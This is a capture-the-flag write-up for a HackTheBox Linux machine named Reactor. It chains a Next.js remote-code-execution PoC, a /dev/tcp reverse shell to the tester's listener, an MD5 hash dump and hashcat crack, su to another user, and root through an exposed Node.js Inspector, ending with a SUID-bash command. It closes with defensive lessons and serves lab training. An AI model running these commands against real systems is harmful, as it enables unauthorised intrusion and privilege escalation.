


Difficulty: Easy | OS: Linux | Season: 11 CVE: CVE-2025-55182 (Next.js RCE) Tags: Next.js, SQLite, MD5, Hashcat, Node.js Inspector, Privilege Escalation
Overview
Reactor is a developer-themed Linux machine that chains four distinct and very realistic weaknesses together. Each step is something you would genuinely find in a misconfigured production environment.
The full kill chain:
The machine rewards methodical post-exploitation enumeration. The foothold is noisy but fast. The privesc requires knowing what port 9229 means and how to talk to it.
Enumeration
Port Scanning with Nmap
Start with a service scan. The -Pn flag skips host discovery, which is useful on HTB where ICMP is sometimes filtered:
nmap -Pn -sC -sV -oN nmap_reactor.txt 10.129.1.50Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-23 21:06 +0200
Nmap scan report for 10.129.1.72
Host is up (0.016s latency).
Not shown: 64952 closed tcp ports (reset), 581 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE
22/tcp open ssh
3000/tcp open ppp
Nmap done: 1 IP address (1 host up) scanned in 13.57 seconds
[+] Parsing open TCP ports...
[+] Running scripts & versions on TCP ports: 22,3000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-23 21:06 +0200
Nmap scan report for 10.129.1.72
Host is up (0.011s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 ce:fd:0d:82:c0:23:ed:6e:4b:ea:13:fa:4f:ea:ef:b7 (ECDSA)
|_ 256 f8:44:c6:46:58:7a:39:21:ef:16:44:e9:58:c2:f3:62 (ED25519)
3000/tcp open ppp?
| fingerprint-strings:
| GetRequest:
| HTTP/1.1 200 OK
| Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch, Accept-Encoding
| x-nextjs-cache: HIT
| x-nextjs-prerender: 1
| x-nextjs-stale-time: 4294967294
| X-Powered-By: Next.js
| Cache-Control: s-maxage=31536000,
| ETag: "p02u6gnhufd8t"
| Content-Type: text/html; charset=utf-8
| Content-Length: 17175
| Date: Sat, 23 May 2026 19:06:26 GMT
| Connection: close
| <!DOCTYPE html><html lang="en"><head><meta charSet="utf-8"/><meta name="viewport" content="width=device-width, initial-scale=1"/><link rel="stylesheet" href="/_next/static/css/414e1be982bc8557.css" data-precedence="next"/><link rel="preload" as="script" fetchPriority="low" href="/_next/static/chunks/webpack-db0a529a99835594.js"/><script src="/_next/static/chunks/4bd1b696-80bcaf75e1b4285e.js" async=""></script><script src="/_next/static/chunks/517-d083b552e04dead1.js" async=""></script><script s
| HTTPOptions, RTSPRequest:
| HTTP/1.1 400 Bad Request
| vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch
| Allow: GET
| Allow: HEAD
| Cache-Control: private, no-cache, no-store, max-age=0, must-revalidate
| Date: Sat, 23 May 2026 19:06:26 GMT
| Connection: close
| Help, NCP, RPCCheck:
| HTTP/1.1 400 Bad Request
|_ Connection: close
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.99%I=7%D=5/23%Time=6A11FABC%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,44A8,"HTTP/1\.1\x20200\x20OK\r\nVary:\x20RSC,\x20Next-Router-S
SF:tate-Tree,\x20Next-Router-Prefetch,\x20Next-Router-Segment-Prefetch,\x2
SF:0Accept-Encoding\r\nx-nextjs-cache:\x20HIT\r\nx-nextjs-prerender:\x201\
SF:r\nx-nextjs-stale-time:\x204294967294\r\nX-Powered-By:\x20Next\.js\r\nC
SF:ache-Control:\x20s-maxage=31536000,\x20\r\nETag:\x20\"p02u6gnhufd8t\"\r
SF:\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x2017
SF:175\r\nDate:\x20Sat,\x2023\x20May\x202026\x2019:06:26\x20GMT\r\nConnect
SF:ion:\x20close\r\n\r\n<!DOCTYPE\x20html><html\x20lang=\"en\"><head><meta
SF:\x20charSet=\"utf-8\"/><meta\x20name=\"viewport\"\x20content=\"width=de
SF:vice-width,\x20initial-scale=1\"/><link\x20rel=\"stylesheet\"\x20href=\
SF:"/_next/static/css/414e1be982bc8557\.css\"\x20data-precedence=\"next\"/
SF:><link\x20rel=\"preload\"\x20as=\"script\"\x20fetchPriority=\"low\"\x20
SF:href=\"/_next/static/chunks/webpack-db0a529a99835594\.js\"/><script\x20
SF:src=\"/_next/static/chunks/4bd1b696-80bcaf75e1b4285e\.js\"\x20async=\"\
SF:"></script><script\x20src=\"/_next/static/chunks/517-d083b552e04dead1\.
SF:js\"\x20async=\"\"></script><script\x20s")%r(Help,2F,"HTTP/1\.1\x20400\
SF:x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%r(NCP,2F,"HTTP/1\.1
SF:\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%r(HTTPOptio
SF:ns,10C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nvary:\x20RSC,\x20Next-Rou
SF:ter-State-Tree,\x20Next-Router-Prefetch,\x20Next-Router-Segment-Prefetc
SF:h\r\nAllow:\x20GET\r\nAllow:\x20HEAD\r\nCache-Control:\x20private,\x20n
SF:o-cache,\x20no-store,\x20max-age=0,\x20must-revalidate\r\nDate:\x20Sat,
SF:\x2023\x20May\x202026\x2019:06:26\x20GMT\r\nConnection:\x20close\r\n\r\
SF:n")%r(RTSPRequest,10C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nvary:\x20R
SF:SC,\x20Next-Router-State-Tree,\x20Next-Router-Prefetch,\x20Next-Router-
SF:Segment-Prefetch\r\nAllow:\x20GET\r\nAllow:\x20HEAD\r\nCache-Control:\x
SF:20private,\x20no-cache,\x20no-store,\x20max-age=0,\x20must-revalidate\r
SF:\nDate:\x20Sat,\x2023\x20May\x202026\x2019:06:26\x20GMT\r\nConnection:\
SF:x20close\r\n\r\n")%r(RPCCheck,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\
SF:nConnection:\x20close\r\n\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.58 secondsResults:
| Port | State | Service |
|---|---|---|
| 22/tcp | open | SSH |
| 3000/tcp | open | HTTP (Node.js) |
Port 3000 is the interesting one. SSH on 22 is noted for later. lets find if its responsive
curl -I http://$TARGET_IP:3000/
HTTP/1.1 200 OK
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch, Accept-Encoding
x-nextjs-cache: HIT
x-nextjs-prerender: 1
x-nextjs-stale-time: 4294967294
X-Powered-By: Next.js
Cache-Control: s-maxage=31536000,
ETag: "p02u6gnhufd8t"
Content-Type: text/html; charset=utf-8
Content-Length: 17175
Date: Sat, 23 May 2026 19:07:19 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Interesting, a Next.js server and live one.
💡Tip: Always save nmap output with
-oNor-oA. When you come back to a machine after a break you will thank yourself for not having to re-scan. The-oAflag outputs all three formats (normal, XML, grepable) at once.
Web Fingerprinting with Wappalyzer
Browse to http://10.129.1.50:3000 and run Wappalyzer. It identifies:
- JavaScript Framework: Next.js 15.0.3
- Web Server: Next.js 15.0.3
 The version is the critical detail here. Next.js 15.0.3 is vulnerable to CVE-2025-55182, a publicly disclosed and PoC-available critical RCE.
💡Tip: Wappalyzer is great for quick fingerprinting but it reads client-side indicators. For server-side confirmation, also check the response headers directly:
curl -I http://10.129.1.50:3000. Next.js often leaks its version in theX-Powered-Byheader or in the/__nextpath responses. Knowing the exact version before searching for CVEs saves time and avoids chasing the wrong exploit.
Foothold: CVE-2025-55182 (Next.js RCE)
Vulnerability Overview
CVE-2025-55182 is a critical unauthenticated Remote Code Execution vulnerability affecting Next.js versions prior to the patch. It allows an attacker to execute arbitrary system commands via a crafted React Server Components Flight payload. No authentication is required and no user interaction is needed.
PoC reference: https://github.com/nehkark/CVE-2025-55182/
💡Tip: Before running any public PoC, read the source first. You want to understand what the exploit is actually doing, confirm it targets the right endpoint, and make sure it is not going to do something destructive or unexpected. A two-minute read of
poc-cve-2025-55182.pywill also help you troubleshoot if it does not work on the first try.
Setting Up Your Listener
Open a new terminal and start Penelope on port 4444:
penelope 4444Running the PoC
python3 poc-cve-2025-55182.py \
  -u http://<TUN0_IP>:3000 \
  -c "sh -i >& /dev/tcp/10.10.15.8/4444 0>&1"
Replace <TUN0_IP> with your tun0 IP (confirm with ip a show tun0). The -u flag is the target URL and -c is the command to execute.
Shell Received
Penelope catches the connection. Confirm who you are and where you landed:
id
# uid=1001(node) gid=1001(node) groups=1001(node)

pwd
# /opt/reactor-app

ls
# app  next.config.js  node_modules  package.json  package-lock.json  reactor.db
You are the node user inside the application directory. The reactor.db file is immediately visible and is the next target.
💡Tip: When you land on a box, always run
id,pwd,ls,env, andss -tlnpin the first 30 seconds. These five commands give you your identity, your location, what is in the directory, what environment variables might contain secrets, and what is listening internally. Do this before anything else.
Post-Exploitation: SQLite Credential Dump
The reactor.db file is a SQLite database sitting in the application root. Databases in app directories are almost always worth reading.
sqlite3 reactor.db ".dump"Database Schema
CREATE TABLE users (
    id INTEGER PRIMARY KEY,
    username TEXT NOT NULL,
    password_hash TEXT NOT NULL,
    role TEXT NOT NULL,
    email TEXT
);
Extracted Credentials
INSERT INTO users VALUES(1,'admin','a203b22191d744a4e70ada5c101b17b8','administrator','admin@reactor.htb');
INSERT INTO users VALUES(2,'engineer','39d97110eafe2a9a68639812cd271e8e','operator','engineer@reactor.htb');
Formatted:
| # | Username | Hash (MD5) | Role |
|---|---|---|---|
| 1 | admin | a203b22191d744a4e70ada5c101b17b8 | administrator |
| 2 | engineer | 39d97110eafe2a9a68639812cd271e8e | operator |
Both hashes are MD5 (32 hex characters, no salt prefix). MD5 without salting is extremely weak against dictionary attacks.
💡Tip: The
.dumpcommand outputs the full schema and all data as SQL INSERT statements. If you want just the table contents more cleanly, use:sqlite3 reactor.db "SELECT * FROM users;". For larger databases,.tableslists all tables first so you know what you are dealing with before dumping everything.
Password Cracking: Hashcat (MD5)
Prepare the Hash File
On your attack box:
echo "a203b22191d744a4e70ada5c101b17b8" > hashes.txt
echo "39d97110eafe2a9a68639812cd271e8e" >> hashes.txt
Crack with Hashcat
Hashcat mode -m 0 is raw MD5:
hashcat -m 0 hashes.txt /usr/share/wordlists/rockyou.txtResults
39d97110eafe2a9a68639812cd271e8e:reactor1| Username | Password |
|---|---|
| engineer | reactor1 |
| admin | not cracked (not needed) |
The engineer hash cracked almost instantly. The admin hash did not crack against rockyou, but it is not needed for this machine.
💡Tip: If you want to crack faster, add
--forceon Parrot/Kali to bypass hardware warnings, or use-O(optimized kernels) for a speed boost on simple hash modes like MD5. Also try--showafter a crack session to display previously cracked hashes from the potfile without re-running:hashcat -m 0 hashes.txt --show. The potfile at~/.local/share/hashcat/hashcat.potfilestores all past results.
Lateral Movement: User Flag
SSH Attempt (Blocked)
ssh engineer@10.129.1.50
# Permission denied
SSH does not work for this user. That is fine because we already have a shell on the box.
Switch User via su
From the existing node shell, switch directly to engineer:
su engineer
# Password: reactor1
Now navigate to the home directory and grab the flag:
cd /home/engineer
ls
# user.txt
cat user.txt
💡Tip: When SSH is blocked but you have a shell,
suis the first thing to try. Ifsualso fails (TTY requirement), you can upgrade your shell first withpython3 -c 'import pty; pty.spawn("/bin/bash")'then runsu. Alternatively, if you have write access somewhere useful, look atsudo -lfor the current user, check for writable cron jobs, or look at SUID binaries withfind / -perm -4000 2>/dev/null.
Privilege Escalation: Node.js Inspector Debug Socket
Internal Port Discovery
With a shell as engineer, check what is listening internally:
ss -tlnpOutput:
State   Recv-Q  Send-Q  Local Address:Port
LISTEN  0       511     127.0.0.1:9229      0.0.0.0:*
LISTEN  0       4096    0.0.0.0:22          0.0.0.0:*
LISTEN  0       511     *:3000              *:*
Port 9229 is the Node.js Inspector protocol port. It is bound only to localhost, which is why it did not appear in the external nmap scan.
The Node.js Inspector is a debugging interface that exposes a REPL (Read-Eval-Print Loop) allowing direct JavaScript execution in the context of the running Node.js process. If that process runs as root and the Inspector is accessible, it is game over.
💡Tip: Port 9229 is the default Node.js Inspector port. Port 9230 is also common when multiple Node processes are running. Whenever you see these on a box, immediately check what user owns the process:
ps aux | grep node. If it is root, this is your privesc. The Inspector was designed for local development debugging and has no authentication. It should never be reachable by any non-root user.
Exploiting Node Inspector for Root RCE
Connect to the Inspector using the built-in node client:
node inspect 127.0.0.1:9229You will see:
connecting to 127.0.0.1:9229 ... ok
debug>
You are now in the Node.js debug REPL running in the context of the root process. Execute a system command using the child_process module:
exec('process.mainModule.require("child_process").execSync("cat /root/root.txt").toString()')The root flag prints directly in the REPL output.
💡Tip: You can run any command here, not just read the flag. Some useful ones for confirmation and further enumeration:
exec('process.mainModule.require("child_process").execSync("id").toString()')
exec('process.mainModule.require("child_process").execSync("whoami").toString()')
If you want a full root shell rather than just reading the flag, you can also add your SSH key to
/root/.ssh/authorized_keysor write a SUID bash binary:exec('process.mainModule.require("child_process").execSync("cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash").toString()')Then exit the inspector and run
/tmp/rootbash -pfor a root shell.

Attack Chain Summary
Tools Used
| Tool | Purpose |
|---|---|
| Nmap | Port scanning and service enumeration |
| Wappalyzer | Technology fingerprinting |
| CVE-2025-55182 PoC | Next.js RCE exploitation |
| Penelope/Netcat | Reverse shell listener |
| sqlite3 | Database credential extraction |
| Hashcat | MD5 password cracking |
| node inspect | Node.js debug socket exploitation |
Lessons Learned
Always check framework versions against CVE databases. Next.js 15.0.3 had a publicly available critical RCE PoC. Wappalyzer surfaced the version in under 30 seconds. Keeping dependencies up to date is not optional.
SQLite databases in application directories are default insecure. There was no filesystem permission stopping the node user from reading reactor.db. Application databases should never be accessible to the process user unless explicitly required, and credentials should never be stored as unsalted MD5.
MD5 without salting is not password storage. Both hashes were cracked instantly against a common wordlist. Any modern password storage should use bcrypt, Argon2, or scrypt with a random salt per user.
Node.js Inspector is a root shell waiting to happen. Port 9229 exposed on a system where the Node process runs as root gives any local user full root code execution. The Inspector has no authentication by design. It must never be reachable by unprivileged users. Use --inspect=127.0.0.1:9229 only during development, never in production, and add OS-level controls (file permissions, network namespaces) if it must run at all.
SSH being blocked does not stop lateral movement. su from an existing shell worked perfectly. Defense teams that block SSH without auditing existing shells on the box leave a gap.
HavocSec - for the community.
HAPPY HACKING!
Comments